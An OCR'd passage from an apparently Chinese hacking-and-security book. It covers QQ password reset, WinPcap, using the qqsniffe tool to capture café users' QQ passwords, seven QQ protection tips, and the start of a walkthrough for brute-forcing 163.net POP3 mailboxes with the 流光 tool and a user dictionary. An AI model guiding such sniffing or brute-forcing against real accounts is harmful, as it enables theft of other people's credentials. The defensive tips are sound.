


图 8 - 16　选择重设方法

码保护或者忘记了密码保护问题，可以选择第三种方式，向腾讯公司申诉。这里选择第一种，点击“下一步”，打开如图 8 - 17 所示页面。




图 8 - 17　填写密保问题

(4)在回答完三个密保问题后，点击“下一步”，如果问题的答案输入正确，会出现如图 8 - 18 所示页面。

图 8 - 18　设置新的密码

(5)在页面中输入新密码，即可完成密码的重设。

因为操作系统负责底层的细节(比如协议栈,数据流组装等)以及提供了类似于文件读写的函数接口。但是有时,简单的方法是不够的。因为一些应用程序需要一个底层环境去直接操纵网络通信。因此需要一个不需要协议栈支持的原始的访问网络的方法。Winpcap 正是可以满足这种需求的编程接口。Winpcap 主要可以实现下面的功能:

(1) 捕获原始数据包。不管这个包是发往本地机,还是其他机器之间的交换包。

(2) 在数据包被发送到应用程序之前,通过用户定义的规则过滤。

(3) 向网络发送原始数据包。

(4) 对网络通信量做出统计。

著名的嗅探器 Sniffer 就是基于 Winpcap 开发的。

2. 窃取密码的实现

先双击安装 Winpcap_3_1 数据包拦截程序,在弹出"安装提示"的对话框内,一路单击下方"NEXT"按钮,直到按钮变为 Finish(完成)结束。然后回到 QQ 密码极速破解程序根目录,双击里面的 qqsniffe 监听客户端,会弹出"命令窗口"模式的软件界面,如果此时是多网卡形式的局域网,就会在窗口中显示出所有的网卡标示,请在光标闪烁处,按照其文本提示的数字进行输入,选择要监听的网卡。要是不知道所使用的是哪块网卡,可以逐个尝试,直到可以捕获到数据包为止。正确选择网卡后,qqsniffe 就会监听整个网吧电脑。如果此时有用户在网吧中登陆 QQ,qqsniffe 就会把目前正在登录 QQ 的号码以及密码捕获并显示出来,如图 8-20 所示。就像这样长久以往的坚持监听,很容易就可以窃取到更多同一网吧上网的 QQ 密码。




图 8-20 qqsinffe 软件界面

QQ 密码极速破解程序使用非常方便，几乎不需要任何的专业技能。但是其也存在一定的缺陷，那就是它只能在共享式局域网中可以捕获到其他机器的数据包，从而分析出 QQ 账号和密码，在交换式局域网中就捕获不到其他机器的数据包了。所以要防御 QQ 密码极速破解程序很简单，只要将共享式局域网升级为交换式局域网就可以了。

8.5　QQ 避开攻击的七大秘技

现在网上有很多盗取 QQ 密码的方法，比如本地暴力破解获得密码法，远程或本地采用木马后台记录 OICQ 密码法，用专用的看“*”软件获取密码法，还有就是对于自动登录者的破解法，都可以偷取 QQ 的密码。为了有效地防止聊天记录等本地信息丢失和被窃可以采取以下有效措施：

1. 将 QQ 升级到最新版本

升级 QQ，这是目前防止黑客程序入侵比较方便、比较有效的方法。最新的 QQ2008 正式版有了安全中心，大大增强了 QQ 的安全性。

2. 利用复杂密码和采用安全设置，设置本地消息口令

如果 QQ 登录密码过于简单，例如有些人会将密码设置为自己的生日或者姓名拼音，这样的密码会很容易被破解。因此 QQ 密码最好设置的复杂一些，例如可以选择字母加数字以及一些常用符号组合的方式，而且密码长度尽量不要太短，这样 QQ 密码会安全许多。

还可以采用一些安全设置来保证 QQ 的安全。进入 QQ 设置窗口，选择“安全设置”→“聊天记录安全”，接着选择“启用聊天记录加密”，再依次输入口令并确认口令即可。同时为了保险一定要勾选“启用聊天记录加密口令提示”，设定提示问题和问题答案，按下“确定”使设定生效，如图 8－21 所示。在启动 QQ 输入账号和密码后，软件还会要求输入本地消息密码，否则不能进入，如图 8－22 所示。

3. 更改 QQ 的通讯端口地址

QQ 默认的通讯端口号是 8000，有不少 QQ 攻击工具固化的端口号就是 8000。进入 QQ 设置窗口，选择“系统设置”→“登录设置”，在右边的窗口“高级设置”选项中，选择登录到的服务器类型为 UDP 类型，重新设定端口号，这里设为 4000，需要登录的服务器地址保持不变，设置完成后点击“确定”按钮。这样就可以减少被攻击的发生率，如图 8－23 所示。

4. 避开木马软件的攻击

当前网络上可以找到很多盗取 QQ 密码的木马软件，但这些木马软件一般只记录号码位数不超过 9 位数的 QQ 登录密码，因此可以针对这个特点，采用“瞒天过海”的手法把 QQ




图 8－21　聊天记录安全设置




图 8－22　本地消息密码

号码设置为超过9 位数字,如此那些木马软件就不会记录 QQ 登录密码了。对于简单的木马程序,只需按下[Ctrl + Alt + Del],进入任务管理器,通过查看可疑进程,就可以查看到它们的行踪;而对于隐蔽性极好的木马(例如 Netspy、blood spider 和冰河等),可以点击“开始”→“附件”→“系统工具”→“系统信息”,查看软件环境下的“正在运行的任务”,假如发现可疑文件,赶紧记下它后面的路径,进入相应的目录删除该文件,最后点击“开始”→“运行”,输




图 8－23　修改 OQ 通讯端口值

入“regedit”命令启动注册表编辑器，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]、[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current\Version\Run\Services]主键之下删除含有该文件路径的键值就可以了。

其实也有避开这类木马的方法：在登录 QQ 的时候选择“注册向导”，在“使用已有的 QQ 号码”中输入的 QQ 号码前加入一长串 0，其位数与原有的 QQ 号位数相加超过 9 位数就可以，这样的结果既不影响正常的 QQ 登录，又可以避开木马软件对 QQ 密码的秘密监视。同时适当选择反木马软件也可防患于未然，例如 QQ 医生可以在每次登录 QQ 时检查机器中是否藏有木马。

5. 隐身登录的办法

首先找到以前成功登录过的 QQ，在“QQ 用户登录”框中找到自己的号码，选中下面“隐身登录”前面的方框，就可以隐身登录了，如图 8－24 所示。假如是第一次在这台电脑上登录 QQ，登录成功后别人很轻易获取你的地址，最好马上选择“离线”，过一会儿再选择“隐身登录”。这样别人就找不到你的地址了。

6. 使用“选择代理服务器”的办法

在 QQ 中设置一个代理服务器，如图 8－25 所示。别人就只能看到这个代理服务器的 IP 地址了。

7. 不要长期在线

这样可以减少被黑的风险。因为黑客入侵要经过一套入侵的流程，包括查找 IP，扫描通

图 8－24　隐身登录 QQ

图 8－25　选择代理登录 QQ

讯录，作业系统分析，弱点分析，密码破解等，总要花费一些时间，所以，假如滞留在网上的时间越长，黑客就越有机会来完成入侵程序。

8.6　电子邮箱入侵实例

POP3 邮箱是大家最常用的邮箱，同时也是黑客们的攻击目标。

破解 POP3 邮箱有两种情况，一种是不知道邮件地址，这时可以采用流光之类的扫描工具来破解比较简单的账号；另一种是已知邮件地址，这时就可以采用黑雨之类的邮箱密码破解工具不断测试密码，直至最终找出密码。

8.6.1　利用流光破解邮件账号

在不知道别人邮件地址时，如何利用流光软件破解其邮件帐号呢？具体步骤操作如下：




图 8－26　流光主界面

1. **启动流光，出现如图 8－26 所示界面。**

2. 对 POP3 主机点右键，选择“编辑”→“添加”，如图 8－27 所示，在弹出的“添加主机”窗口中，填上邮箱的 POP3 地址，这里选择 163. net 的 POP3 地址 pop. 163. net，如图 8－28 所示。

确定后添加完成，如图 8－29 所示。




图 8 - 27　选择添加命令




图 8 - 28　添加 POP3 地址

3. 下面需要添加用来暴力破解的用户字典，同样，对地址 pop. 163. net 点击右键，然后选择“编辑”→“从列表添加”命令，如图 8 - 30 所示。

选择一个用户字典，如图 8 - 31 所示。

添加用户字典完成以后，如图 8 - 32 下所示。




图 8－29　添加 POP3 完成

